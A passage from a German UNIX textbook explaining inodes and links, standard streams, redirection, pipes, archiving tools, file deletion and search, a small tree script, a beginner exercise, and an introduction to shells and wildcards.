Sticky Bit, suid-Bit und sgid-Bit werden beim Kommando `ls -l` durch Modifikationen der Anzeige der Zugriffsrechte kenntlich gemacht. Das Sticky-Bit ist an einem t bei dem execute-Recht für alle zu erkennen, suid-Bit und sgid-Bit an einem `s` bei den execute-Rechten für Besitzer beziehungsweise Gruppe.

3.4.6 Inodes und Links

Die Verzeichnisse enthalten nur die Zuordnung File-Name zu einer File-Nummer, die als **Inode-Nummer** (Index-Node) bezeichnet wird. In der **Inode-Liste**, die

vom System verwaltet wird, stehen zu jeder Inode-Nummer alle weiteren Informationen über ein File einschließlich der Startadresse und der Größe des Datenbereiches. Insbesondere sind dort die Zugriffsrechte und die Zeiten des letzten Schreibens, des letzten Lesens und der letzten Änderung der Inode – die **Zeitstempel** – vermerkt. Einzelheiten sind im Handbuch unter `inode(5)` und `fs(5)` zu finden. Das Kommando `ls -i` zeigt die Inode-Nummern an, das Kommando `ls -l` die Zeit des jüngsten schreibenden Zugriffs. Wie die Informationen der Inode in eigenen Programmen abgefragt werden, steht in Abschnitt 3.13.3 *Beispiel File-Informationen*.

Diese Zweiteilung erlaubt eine nützliche Konstruktion, die in MS-DOS oder IBM-OS/2 bei aller sonstigen Ähnlichkeit nicht möglich ist. Man kann einem File sprich einer Inode-Nummer nämlich mehrere Filenamen, unter Umständen in verschiedenen Verzeichnissen, zuordnen. Das nennt man **linken**[12]. Das File, auf das mehrere Filenamen gelinkt sind, existiert nur einmal (deshalb macht es keinen Sinn, von einem Original zu reden), aber es gibt mehrere Zugangswege, siehe Abb. 3.5. Zwangsläufig gehören zu gelinkten Filenamen dieselben Zugriffsrechte, da den Namen nur eine einzige Inode zugrunde liegt. Das Kommando zum Linken zweier Filenamen lautet:

```
ln oldfile newfile
```

Auf diese Weise spart man Speicher und braucht beim Aktualisieren nur ein einziges File zu berücksichtigen. Die Kopie eines Files mittels `cp(1)` hingegen ist ein eigenes File, dessen weiterer Lebenslauf unabhängig vom Original ist. Beim Linken eines Files wird sein **Linkzähler** um eins erhöht. Beim Löschen eines Links wird der Zähler herabgesetzt; ist er auf Null angekommen, wird der vom File belegte Speicherplatz freigegeben. Bei einem Verzeichnis hat der Linkzähler immer den Wert 2, da jedes Verzeichnis einen Link auf sich selbst enthält, dargestellt durch den Punkt beim Auflisten. So ist die wichtigste Information über ein Verzeichnis – seine Inode-Nummer – doppelt gespeichert, nämlich im übergeordneten Verzeichnis und im Verzeichnis selbst. Ebenso ist in jedem Verzeichnis an zweiter Stelle die Inode-Nummer des übergeordneten Verzeichnisse abgelegt. Jedes Verzeichnis weiß selbst, wie es heißt und wohin es gehört. Das ermöglicht Reparaturen des Filesystems bei Unfällen. Als Benutzer kann man Verzeichnisse weder kopieren noch linken, sondern nur die in einem Verzeichnis versammelten Files.

Ein harter Link kann sich nicht über die Grenze eines File-Systems erstrecken, auch falls dieses gemountet sein sollte. Der Grund ist einfach: jedes File-System verwaltet seine eigenen Inode-Nummern und hat seinen eigenen Lebenslauf. Es kann heute hier und morgen dort gemountet werden. Ein Link über die Grenze könnte dem Lebenslauf nicht folgen.

Im Gegensatz zu den eben erläuterten **harten Links** dürfen sich **symbolische Links** oder **weiche Links** über die Grenze eines File-Systems erstrecken. Sie werden mit dem Kommando `ln(1)` mit der Option `-s` erzeugt. Ein symbolischer Link ist ein File mit eigener Inode-Nummer, das einen Verweis auf einen weiteren absoluten oder relativen Filenamen enthält, siehe Abb. 3.6. Symbolische Links

[12] Das Wort linken hat eine zweite Bedeutung im Zusammenhang mit dem Compilieren von Programmen.



Abb. 3.5: Harter Link

auf Verzeichnisse sind möglich. Das Kommando `ls -l` zeigt symbolische Links folgendermaßen an:

```
lrwx------  1 wualex1  manager  4 Jun 2 17:13 scriptum -> unix
```

Das Verzeichnis `scriptum` ist ein symbolischer Link auf das Verzeichnis `unix`. Zugriffsrechte eines symbolischen Links werden vom System nicht beachtet, das Kommando `chmod(1)` wirkt auf das zugrunde liegende File. `rm(1)` glücklicherweise nur auf den Link. Weiteres siehe `ln(1)` unter `cp(1)`, `symlink(2)` und `symlink(4)`. Links dürfen geschachtelt werden. Im Falle des harten Links ist es ohnehin gleich, von welchem Namen der Inode man ausgeht, es gibt ja kein Original, sondern nur ein einziges File. Bei weichen Links wird auch eine Kette von Verweisen richtig verarbeitet. Insbesondere erkennt das Kopierkommando `cp(1)` die Links und verweigert ein Kopieren eines Files auf sein Link. Mit den Systemaufrufen `lstat(2)` und `readlink(2)` wird auf einen weichen Link direkt zugegriffen, während die Systemaufrufe `stat(2)` und `read(2)` auf das dem Link zugrunde liegende File zielen. Hat man die Wahl zwischen einem harten und einem weichen Link, so dürfte der harte geringfügig schneller im Zugriff sein.

Eine ähnliche Aufgabe erfüllt die `alias`-Funktion der Kornshell. Ein `alias` lebt und stirbt jedoch mit der Shell, während ein Link im File-System verankert ist und für alle Benutzer gilt.

Merke: Nach einem Kopiervorgang hat man zwei voneinander unabhängige Files, das Original und die Kopie. Nach einem Linkvorgang hat man zwei Namen für dasselbe File.



Abb. 3.6: Symbolischer oder Soft Link

3.4.7 stdin, stdout, stderr

Drei Files sind für jede Sitzung automatisch geöffnet: `stdin` (in der Regel die Tastatur), `stdout` (in der Regel der Bildschirm) und `stderr` (in der Regel ebenfalls der Bildschirm). Wir erinnern uns, Geräte werden von UNIX formal als Files angesprochen. Auf anderen Systemen kennt man noch `stdaux` (Standard Auxiliary Device) und `stdprn` (Standard Printer Device).

Zu den File-Pointern `stdin`, `stdout` und `stderr` gehören die File-Deskriptoren 0, 1 und 2. **File-Pointer** sind Namen (genauer Namen von Pointern auf eine C-Struktur vom Typ FILE), **File-Deskriptoren** fortlaufende Nummern der für ein Programm geöffneten Files. Microsoft bezeichnet in MS-DOS die Deskriptoren als **Handles**. In Programmen wird durch einen `open`-Aufruf einem Filenamen ein File-Pointer oder ein File-Deskriptor zugeordnet, mit dem dann die weiteren Anweisungen arbeiten. Die UNIX-Systemaufrufe verwenden File-Deskriptoren, die C-Standardfunktionen File-Pointer. Beispiele finden sich im C-Programm 3.28 *File-Informationen*.

Werkzeuge soll man möglichst so schreiben, daß sie von `stdin` lesen, ihre Ausgabe nach `stdout` und ihre Fehlermeldungen nach `stderr` schreiben. Dann sind sie allgemein verwendbar und passen zu den übrigen Werkzeugen. Solche Programme werden als **Filter** bezeichnet.

3.4.8 Umlenkung

Beim Aufruf eines Kommandos oder Programmes lassen sich Ein- und Ausgabe durch die Umlenkungszeichen < und > in Verbindung mit einem Filenamen in eine andere Richtung umlenken. Beispielsweise liest das Kommando `cat(1)` von `stdin` und schreibt nach `stdout`. Lenkt man Ein- und Ausgabe um:

```
cat < input > output
```

so liest `cat(1)` das File `input` und schreibt es in das File `output`. Das Einlesen von `stdin` oder dem File `input` wird beendet durch das Zeichen EOF (End Of File) oder control-d. Etwaige Fehlermeldungen erscheinen nach wie vor auf dem Bildschirm, `stderr` ist nicht umgeleitet.

Doppelte Pfeile zur Umlenkung der Ausgabe veranlassen das Anhängen der Ausgabe an einen etwa bestehenden Inhalt des Files, während der einfache Pfeil das File von Beginn an beschreibt. Existiert das File noch gar nicht, wird es in beiden Fällen erzeugt.

Die Pfeile lassen sich auch zur Verbindung von File-Deskriptoren verwenden. Beispielsweise verbindet

```
command 2>&1
```

den File-Deskriptor 2 (in der Regel `stderr`) des Kommandos `command` mit dem File-Deskriptor 1 (in der Regel `stdout`). Die Fehlermeldungen von `command` landen im selben File wie die eigentliche Ausgabe. Lenkt man noch `stdout` um, so spielt die Reihenfolge der Umlenkungen eine Rolle. Die Eingabe

```
command 1>output 2>&1
```

lenkt zunächst `stdout` (File-Deskriptor 1) in das File `output`. Anschließend wird `stderr` (File-Deskriptor 2) in das File umgelenkt, das mit dem File-Deskriptor 1 verbunden ist, also nach `output`. Vertauscht man die Reihenfolge der beiden Umlenkungen, so wird zunächst `stderr` nach `stdout` (Bildschirm) umgelenkt (was wenig Sinn macht, weil `stderr` ohnehin der Bildschirm ist) und anschließend `stdout` in das File `output`. Im File `output` findet sich nur die eigentliche Ausgabe.

Sind Quelle und Ziel einer Umlenkung identisch:

```
command >filename <filename
```

so hat das unabhängig von der Reihenfolge in der Kommandozeile die unerwünschte Wirkung, daß das File geleert wird.

Die Umlenkungen werden von der Shell geleistet. Das Kommando erhält von der Shell die bereits umgelenkten File-Deskriptoren. Das hat den Vorteil, daß man sich beim Schreiben eigener Kommandos nicht um den Umlenkungsmechanismus zu kümmern braucht.

Ein leeres File wird mit `> filename` angelegt. Es geht auch mit `cat(1)` oder `touch(1)`.

3.4.9 Pipes

Man kann `stdout` eines Programmes mit `stdin` eines weiteren Programmes verbinden und das sogar mehrmals hintereinander. Eine solche Konstruktion wird **Pipe**[13], Pipeline oder Fließband genannt und durch den senkrechten Strich der ASCII-Tastatur bezeichnet:

```
cat filename | more
```

[13]Auf Vektorrechnern gibt es ebenfalls eine Pipe, die mit der hier beschriebenen Pipe nichts zu tun hat.

`cat(1)` schreibt das File `filename` in einem Stück nach `stdout`, `more(1)` sorgt dafür, daß die Ausgabe nach jeweils einem Bildschirm voll angehalten wird. `more(1)` könnte hier auf `cat(1)` verzichten und selbst das File einlesen:

```
more filename
```

aber in Verbindung mit anderen Kommandos wie `ls(1)` ist die Pipe mit `more(1)` als letztem Glied zweckmäßig. Physikalisch ist eine Pipe ein Pufferspeicher, in den das erste Programm schreibt und aus dem das folgende Programm liest. Auch das Piping wird von der Shell geleistet.

Das Kommando `tee(1)` liest von `stdin`, schreibt nach `stdout` und gleichzeitig eine Kopie der Ausgabe in ein File, wie ein T-Stück sozusagen:

```
who | tee whofile
```

Merke: Zu einer Umlenkung gehört immer ein Filename, zu einer Pipe ein Kommando oder ein ausführbares Programm.

3.4.10 Schreiben und Lesen von Files

Files werden mit einem Editor, z. B. dem `vi(1)`, geschrieben (siehe Abschnitt 3.8.3 *Editoren*), von Compilern oder anderen Programmen erzeugt oder laufen über das Netz zu. Zum Lesen von ASCII-Files stehen die Kommandos `cat(1)`, `more(1)`, `pg(1)`, `view(1)` und `vis(1)` zur Verfügung. `cat(1)` liest von `stdin` und schreibt nach `stdout`. Lenkt man die Eingabe mit `cat < filename` um, bekommt man das File `filename` auf den Bildschirm. Die Pager `more(1)` und `pg(1)` arbeiten ähnlich, halten aber nach jeweils einer Bildschirmseite an. `view(1)` ist der Editor `vi(1)` im Lesemodus, `vis(1)` wandelt etwaige nicht sichtbare Zeichen in ASCII-Nummern um. Will man sich den Inhalt eines Files genau ansehen, so schreibt man mit `od(1)`, gegebenenfalls mit der Option `- c`, einen Dump nach `stdout`, bei Schwierigkeiten nützlich. Ein **Dump** ist eine zeichengetreue Wiedergabe des Speicher- oder Fileinhalts ohne jede Bearbeitung. Begnügt man sich mit dem Anfang oder Ende eines Files, leisten die Kommandos `head(1)` und `tail(1)` gute Dienste.

3.4.11 Packer und Archivierer (compress, gzip, tar, gtar)

Die meisten Files enthalten überflüssige Zeichen. Denken Sie an mehrere aufeinanderfolgende Leerzeichen, für die die Angabe des Zeichens und der Anzahl aureichen würde. Um Speicherplatz und Übertragungszeit zu sparen, verdichtet man solche Files. Das Standard-Kommando dafür ist `compress(1)`, ein jüngeres und wirkungsvolleres Kommando `gzip(1)` aus dem GNU-Projekt. Das urpsrüngliche File wird gelöscht, das verdichtete File bekommt die Kennung `.Z` bzw. `.gz`. Zum Verdünnen auf die ursprüngliche Konzentration ruft man `uncompress(1)` bzw. `gunzip(1)` mit dem Filenamen auf. Probieren Sie folgene Kommandofolge aus (`textfile` sei ein mittleres Textfile):

```
cp textfile textfile1
cp textfile textfile2
ll textfile*
compress textfile1
gzip textfile2
ll textfile*
uncompress textfile1.Z
gunzip textfile2.gz
ll textfile*
cmp textfile textfile1
cmp textfile textfile2
```

Auch binäre Files lassen sich verdichten. Ein mehrfaches Verdichten Auch binäre Files lassen sich Verdichten. Ein mehrfaches Verdichten ist jedoch nicht zu empfehlen. In der MS-DOS-Welt gibt es eine Vielzahl anderer Packprogramme, teils frei, teils gegen Bares.

Zum Aufbewahren oder Verschicken von ganzen Filegruppen ist es oft zweckmäßig, sie in ein einziges File zu verpacken. Diesem Zweck dient das Kommando `tar(1)`. Der Aufruf

```
tar -cvf name.tar name1 name*
```

stopft alle Files des Arbeits-Verzeichnisses, auf die die Namen (Jokerzeichen!) zutreffen, oder, falls `name` ein Verzeichnis ist, alle Files in diesem Verzeichnis und seinen Unterverzeichnissen in ein File `name.tar`, das als Archiv bezeichnet wird. Eine Kompression oder Verschlüsselung ist damit nicht verbunden. `tar(1)` darf als Anfang oder Ende einer Pipe verwendet werden. Zum Auspacken dient das Kommando

```
tar -xvf name.tar
```

Zweckmäßig kopiert man das auszupackende File `name.tar` in ein eigenes Verzeichnis, weil hinterher unter Umständen ein umfangreicher Verzeichnisbaum an Stelle des Archivs grünt. Manchmal legt das Archiv bei Auspacken dieses Verzeichnis selbst an, am besten in einem temporären Verzeichnis ausprobieren. Ein `tar`-Archivfile kann mit einem beliebigen Packer verdichtet werden. Das ist im Netz üblich, um den Übertragungsaufwand zu verringern. Das GNU-Kommando `gtar` archiviert und komprimiert bei entsprechender Option in einem Arbeitsgang:

```
gtar -cvzf myarchive.tar.gz filenames
```

Unser Manuskript besteht zur Zeit aus 100 Files, die zum Sichern in ein einziges Archiv-File `unix.tar` von etwa 2 MB Größe eingeschlossen werden, das über das Netz zu einem PC und von dort zur Sicherung auf eine Diskette übertragen wird.

3.4.12 Weitere Kommandos

Mit `mv(1)` benennt man ein File um und verschiebt es gegebenenfalls in ein anderes Verzeichnis; seine Inode-Nummer bleibt. Das Kommando `mvdir(1M)` ist dem

System-Manager vorbehalten, da bei unvorsichtigem Gebrauch geschlossene Wege innerhalb des Filebaums entstehen.

Zum Löschen von Files bzw. Verzeichnissen dienen `rm(1)` und `rmdir(1)`. Vorsicht bei der Verwendung von Jokerzeichen! UNIX fragt nicht, sondern handelt – beinhart und gnadenlos. Gefährlich sind vor allem die Kommandos `rm *` und `rm -r directoryname`, die viele Files auf einen Schlag löschen. Zum Löschen einer Inode dient `clri(1M)`, das dem System-Manager vorbehalten ist, weil es leicht zu einer Inkonsistenz im File-System führt, die mit `fsck(1M)` behoben werden muß.

Das **Löschen** eines Files mittels `rm(1)` (remove) erfordert die Schreiberlaubnis im zugehörigen Verzeichnis, aber keine Rechte am File selbst. Ein leeres Verzeichnis wird mit `rmdir(1)` gelöscht, ein volles samt allen Unterverzeichnissen mit `rm -r`, Vorsicht! Sonst heißt es wie in einer traurigen Volksweise vom Tegernsee: "Ein stolzes File in seinen schönsten Jahren, das wurde weggeputzt von dieser Erd."

Ein mit `rm(1)` gelöschtes File kann nicht wiederhergestellt werden, anders als unter MS-DOS. Der dem File zugeordnete Bereich auf dem Massenspeicher wird als frei markiert und kann im nächsten Aufgenblick von anderen Benutzern oder vom System erneut belegt werden. Dann sind die Daten auch physikalisch weg. Wer dazu neigt, die Reihenfolge von Denken und Handeln zu verkehren, sollte sich ein Alias für `rm` einrichten, das vor dem Löschen zurückfragt:

```
alias -x del='rm -i'
```

oder das Löschen durch ein Verschieben in ein besonderes Verzeichnis ersetzen, welches am Ende der Sitzung oder nach einer bestimmten Frist geleert wird.

Nun zu einem Dauerbrenner in der entsprechenden Gruppe der Netnews. Wie werde ich ein File mit einem absonderlichen Namen los? In UNIX-Filenamen können – wenn es mit rechten Dingen zugeht – alle Zeichen außer dem Schrägstrich und dem ASCII-Zeichen Nr. 0 vorkommen. Der Schrägstrich trennt Verzeichnisnamen voneinander, die ASCII-0 beendet einen Filenamen. Escape-Folgen, die den Bildschirm löschen oder die Tastatur blockieren, sind legale, wenn auch unzweckmäßige Namen. Aber auch die beiden genannten Zeichen fängt man sich gelegentlich über das Netz ein. Erzeugen Sie ein paar absonderlich benamte Files:

```
touch -
touch '   '
touch '/'
```

und schauen Sie sich Ihr Verzeichnis mit

```
ls -a -l -i -q
```

an. Wenn Sie vorsichtig sind, kopieren oder transportieren Sie alle vernünftigen Files in ein anderes Verzeichnis, ehe Sie dem Übel zu Leibe rücken. Zwei meist gangbare Wege sind:

```
rm -i *
find . -inum 12345 -ok rm '{}' \;
```

Das erste Kommando löscht alle Files im Arbeitsverzeichnis, fragt aber zuvor bei jedem einzelnen File um Erlaubnis. Das zweite Kommando ermittelt im Arbeitsverzeichnis das File mit der Inode-Nummer 12345, fragt um Erlaubnis und führt gegebenenfalls das abschließende Kommando `rm(1)` aus. Die geschweiften Klammern, der Backslash und das Semikolon werden von `find(1)` verlangt. Filenamen mit einem Schrägstrich kommt man so jedoch nicht bei. Weiteres siehe in der FAQ-Liste der Newsgruppe `comp.unix.questions`.

Zum Auffinden von Files dienen `whereis(1)` und `find(1)`. Letzteres Kommando ist vielseitig und hat daher eine umfangreiche Syntax:

```
find . -name vorwort.* -print
find $HOME -size +1000 -print
find / -atime +32 -print
```

Das Kommando der ersten Zeile sucht im Arbeits-Verzeichnis und seinen Unterverzeichnissen nach Files mit dem Namen `vorwort.*` und gibt sie auf `stdout` aus. Eigentlich sollte man `vorwort.*` in Single Quotes setzen, da das Jokerzeichen nicht von der Sitzungsshell, sondern von `find` ausgewertet werden muß, aber es funktioniert auch so. In der zweiten Zeile wird im Home-Verzeichnis und seinen Unterverzeichnissen nach Files gesucht, die größer als 1000 Blöcke (zu 512 Bytes) sind. Der dritte Aufruf sucht im ganzen File-System nach Files, auf die seit mehr als 32 Tagen nicht mehr zugegriffen wurde (access time, Zeitstempel). Der Normalbenutzer erhält bei diesem Kommando einige Meldungen, daß ihm der Zugriff auf Verzeichnisse verwehrt sei, aber der System-Manager benutzt es gern, um Ladenhüter aufzuspüren.

Ein Kommando wie MS-DOS `tree` zur Anzeige des Filebaumes gibt es in UNIX leider nicht. Deshalb hier ein Shellscript für diesen Zweck, das wir irgendwo abgeschrieben haben:

```
dir=${1:-$HOME}
(cd $dir; pwd)
find $dir -type d -print |
sort -f |
sed -e "s,^$dir,," -e "/^$/d" -e \
"s,[^/]*/\([^/]*\)$,\---->\1," -e "s,[^/]*/, |   ,g"
```

Programm 3.2 : Shellscript tree zur Anzeige der Filehierarchie

Die Zwischenräume und Tüttelchen sind wichtig; fragen sie bitte jetzt noch nicht nach ihrer Bedeutung. Schreiben Sie das Shellscript in ein File namens `tree` und rufen Sie zum Testen `tree /usr` auf. Ohne die Angabe eines Verzeichnisses zeigt `tree` das Home-Verzeichnis. Unter MINIX dient das Kommando `traverse(1)` demselben Zweck.

3.4.13 Übung

Melden Sie sich unter Ihrem Benutzernamen an. Ihr Passwort wissen Sie hoffentlich noch. Geben Sie folgende Kommandos ein:

`id`	(Ihre persönlichen Daten)

`who`	(Wer ist zur Zeit eingeloggt?)
`users`	(dito, nur anders)
`tty`	(Wie heißt mein Terminal?)
`pwd`	(Wie heißt mein Arbeits-Verzeichnis?)
`ls`	(Arbeits-Verzeichnis auflisten)
`ls -l` oder `ll`	
`ls -li`	
`ls /`	(root-Verzeichnis auflisten)
`ls /bin`	(bin-Verzeichnis)
`ls /usr`	(usr-Verzeichnis)
`ls /dev`	(dev-Verzeichnis, Gerätefiles)
`ls /mnt`	(mnt-Verzeichnis, enthält die Home-Verzeichnisse)
`ls /mnt > lsfile`	(Umlenkung)
`cat lsfile`	(lsfile lesen)
`news -a`	(alle News anzeigen)
`mail`	(Falls Ihnen Mail angezeigt wird, kommen Sie mit RETURN weiter.)
`mail root`	(Nun können Sie dem System-Manager einen Brief schreiben. Ende mit RETURN, control d)
`mkdir privat`	(Verzeichnis erzeugen)
`cd privat`	(dorthin wechseln)
`cp /mnt/student/beispiel beispiel`	(Das File `/mnt/student/beispiel` ist bei uns ein kurzes, allgemein lesbares Textfile. Fragen Sie Ihren System-Manager.)
`cat beispiel`	(File anzeigen)
`head beispiel`	(Fileanfang anzeigen)
`more beispiel`	(File bildschirmweise anzeigen)
`pg beispiel`	(File bildschirmweise anzeigen)
`od -c beispiel`	(File als ASCII-Text dumpen)
`od -x beispiel`	(File hexadezimal dumpen)
`file beispiel`	(Filetyp ermitteln)
`file /bin/cat`	
`whereis /bin/cat`	(File suchen)
`ln beispiel exempel`	(linken)

`cp beispiel uebung`	(File kopieren)
`ls -i`	
`mv uebung schnarchsack`	
	(File umbenennen)
`ls`	
`pg schnarchsack`	
`rm schnarchsack`	(File löschen) (Auf die Frage `mode?` antworten Sie `y`)
`vi text1`	(Editor aufrufen)
`a`	

Schreiben Sie einen kurzen Text. Drücken Sie die ESCAPE-Taste.

`:wq`	(Editor verlassen)
`pg text1`	
`lp text1`	(Fragen Sie Ihren System-Manager nach dem üblichen Druckkommando)

Abmelden mit `exit`

3.5 Shells

3.5.1 Gesprächspartner

3.5.1.1 Kommandointerpreter

Wenn man einen **Dialog** mit dem Computer führt, muß im Computer ein Programm laufen, die nackte Hardware antwortet nicht. Das gilt für alle Betriebssysteme. Während einer Sitzung ist der Gesprächspartner ein **Kommandointerpreter**, also ein Programm, das unsere Eingaben als Kommandos oder Befehle auffaßt und mit Hilfe des Betriebssystems und der Hardware ausführt. Man findet auch den Namen Bediener für ein solches Programm, das zwischen Benutzer und Betriebssystem vermittelt. Dieses erste Dialogprogramm einer Sitzung wird aufgrund der Eintragung im File `/etc/passwd(4)` gestartet; es ist der Elternprozess aller weiteren Prozesse der Sitzung und fast immer eine Shell, die **Sitzungs-Shell**, bei uns `/bin/ksh(1)`.

Ein solcher Kommandointerpreter gehört zwar zu jedem dialogfähigen Betriebssystem, ist aber im strengen Sinn nicht dessen Bestandteil (Abb. 3.1). Er ist ein Programm, das für das Betriebssystem auf gleicher Stufe steht wie vom Anwender geschriebene Programme. Er ist ersetzbar, es dürfen auch mehrere Kommandointerpreter gleichzeitig verfügbar sein (aber nicht mehrere Betriebssysteme).

Auf MS-DOS-Rechnern heißt der Standard-Kommandointerpreter `command.com`. Auf UNIX-Anlagen sind es die **Shells**, vor allem die **Bourne-Shell** `/bin/sh(1)`, auf einigen Anlagen auch `/bin/bsh(1)` geheißen. Daneben gibt es die **C-Shell** `/bin/csh(1)` mit gewissen Vor- und Nachteilen gegenüber der Bourne-Shell und die **Korn-Shell** `/bin/ksh(1)`, die die Vorzüge der Bourne-Shell und der C-Shell in sich vereinigt. Grob gesprochen hat die Bourne-Shell die einfachere Syntax und die C-Shell die bessere Funktionalität. Im Netz findet man den Quellcode der **tcsh-Shell**, eine von Mitarbeitern aus Universitäten und Industrie erweiterte C-Shell, den Quellcode der **bash-Shell**, der Bourne-again-Shell des GNU-Projektes, und die **z-Shell**. Die **Windowing-Korn-Shell** `wksh(1)` ist eine grafische Version der Korn-Shell, die vom X-Window-System Gebrauch macht; in ihren Shellscripts werden auch X-Window-Funktionen aufgerufen. Im folgenden halten wir uns an die Korn-Shell `ksh(1)`. Wem das nicht reicht, dem steht es frei, sich eine eigene Shell zu schreiben. Die Korn-Shell gibt es auch für MS-DOS-Rechner (siehe Abschnitt 3.17.6 *MKS-Tools*), was die Austauschbarkeit des Kommandointerpreters unterstreicht.

Einige der Kommandos, die Sie dem Interpreter übergeben, führt er persönlich aus. Sie werden **interne** oder **eingebaute Kommandos** genannt. Die Kommandos `cd(1)` und `pwd(1)` gehören dazu, unter MS-DOS beispielsweise `dir`. Das `dir` entsprechende, externe UNIX-Kommando `ls(1)` hingegen ist ein eigenes Programm, das wie viele andere Kommandos vom Interpreter aufgerufen wird und irgendwo in der File-Hierarchie zu Hause ist (/bin/ls). Welche Kommandos intern und welche extern sind, ist eine Frage der Zweckmäßigkeit. Die internen Kommandos finden Sie unter `sh(1)` beziehungsweise `ksh(1)`, Abschnitt Special Commands. Die Reihe der externen Kommandos können Sie durch eigene Programme beliebig erweitern. Falls Sie für die eigenen Kommandos Namen verwenden, die durch

UNIX schon belegt sind, gibt es Ärger. Das ist bei `test(1)` der Fall. Die übliche Form eines **UNIX-** oder **Shell-Kommandos** sieht so aus:

```
command -options argument1 argument2 ....          (RETURN-Taste!)
```

Die **Optionen** modifizieren die Wirkung des Kommandos. Es gibt Kommandos ohne Optionen wie `pwd(1)` und Kommandos mit unüberschaubar vielen wie `ls(1)`. Mehrere gleichzeitig gewählte Optionen dürfen meist zu einem einzigen Optionswort zusammengefaßt werden. Einige wenige Kommandos wie `tar(1)` erwarten die Option ohne das vorangehende Minuszeichen. Unter **Argumenten** werden Filenamen oder Strings verstanden, soweit das Sinn macht. Die Reihenfolge von Optionen und Argumenten ist bei vielen Kommandos beliebig, aber da die UNIX-Kommandos auf viele Programmierer mit unterschiedlichen Vorstellungen zurückgehen, hilft im Zweifelsfall nur der Blick ins Referenz-Handbuch. Kommandoeingabe per Menü ist unüblich, aber machbar, siehe Programm 3.7 *Shellscript für ein Menü*. Die Verwendung einer Maus setzt erweiterte curses-Funktionen voraus, siehe Abschnitt 3.6.3 *Fenster (Windows), curses-Bibliothek*.

Die Namen von UNIX-Kommandos unterliegen nur den allgemeinen Regeln für Filenamen, eine besondere Kennung wie `.exe` oder `.bat` ist nicht notwendig oder üblich. Eine Eingabe wie `karlsruhe` veranlaßt die Shell zu folgenden Tätigkeiten:

- Zuerst prüft die Shell, ob das Wort ein Aliasname (wird bald erklärt) ist. Falls ja, wird es ersetzt.
- Ist das – unter Umständen ersetzte – Wort ein internes Kommando, wird es ausgeführt.
- Falls nicht, wird ein externes Kommando – ein File also – in einem der in der PATH-Variablen (wird auch bald erklärt) genannten Verzeichnisse gesucht. Bleibt die Suche erfolglos, erscheint eine Fehlermeldung (not found).
- Dann werden die Zugriffsrechte untersucht. Falls diese das Lesen und Auführen gestatten, geht es weiter. Andernfalls: cannot execute.
- Das File sei gefunden und ein Shellscript (wird auch bald erklärt) oder ein ausführbares (compiliertes) Programm. Dann läßt die Shell es in einem Kindprozess ausführen. Das Verhalten bei Syntaxfehlern (falsche Option, fehlendes Argument) ist Sache des Shellscripts oder Programmes, hängt also davon ab, was sich der Programmierer gedacht hat. Ein guter Programmierer läßt den Benutzer nicht ganz im Dunkeln tappen.
- Das File sei gefunden, aber ein Textfile wie ein Brief oder eine Programmquelle. Dann bedauert die Shell, damit nichts anfangen zu können. Daselbe gilt für Gerätefiles oder Verzeichnisse.

Die Shell vermutet also hinter dem ersten Wort einer Kommandozeile immer ein Kommando. Den Unterschied zwischen einem Shellscript und einem übersetzten Programm merkt sie schnell. Um sich ein Textfile anzusehen, gibt man ein entsprechendes Kommando (`more(1)`, `pg(1)` oder `view(1)`) mit dem Namen des Textfiles als Argument ein. In der Maus-und-Fenster-Welt ist die Denkweise anders, sofern Denken überhaupt noch nötig ist. `karlsruhe` war ein leeres File mit den Zugriffsrechten 777. Was hätten Sie als Shell damit gemacht?

In Filenamen ermöglicht der Kommandointerpreter den Gebrauch von **Jokerzeichen**, auch Wildcards genannt. Ein Fragezeichen bedeutet genau ein beliebiges Zeichen. Ein Filename wie

```
ab?c
```

trifft auf Files wie

```
ab1c  abXc  abcc  ab_c
```

zu. Ein Stern bedeutet eine beliebige Anzahl beliebiger Zeichen. Das Kommando

```
ls abc*z
```

listet alle Files des augenblicklichen Arbeits-Verzeichnisses auf, deren Name mit `abc` beginnt und mit `z` endet, beispielsweise

```
abcz  abc1z  abc123z  abc.z  abc.fiz  abc_z  abc_xyz
```

Der Stern allein bedeutet "alle Files". In der Regel setzt der Kommandointerpreter die Jokerzeichen um, es ist aber auch programmierbar, daß das aufgerufene Kommando diese Arbeit übernimmt. Dann muß man beim Aufruf des Kommandos die Jokerzeichen quoten (unwirksam machen). Was bewirken die Kommandos `rm a*` und `rm a *` (achten Sie auf das Blank im zweiten Kommando)? Also Vorsicht bei `rm` in Verbindung mit dem Stern! Das Kommando – hier `rm(1)` – bekommt von der Shell eine Liste der gültigen Filenamen, sieht also die Jokerzeichen gar nicht.

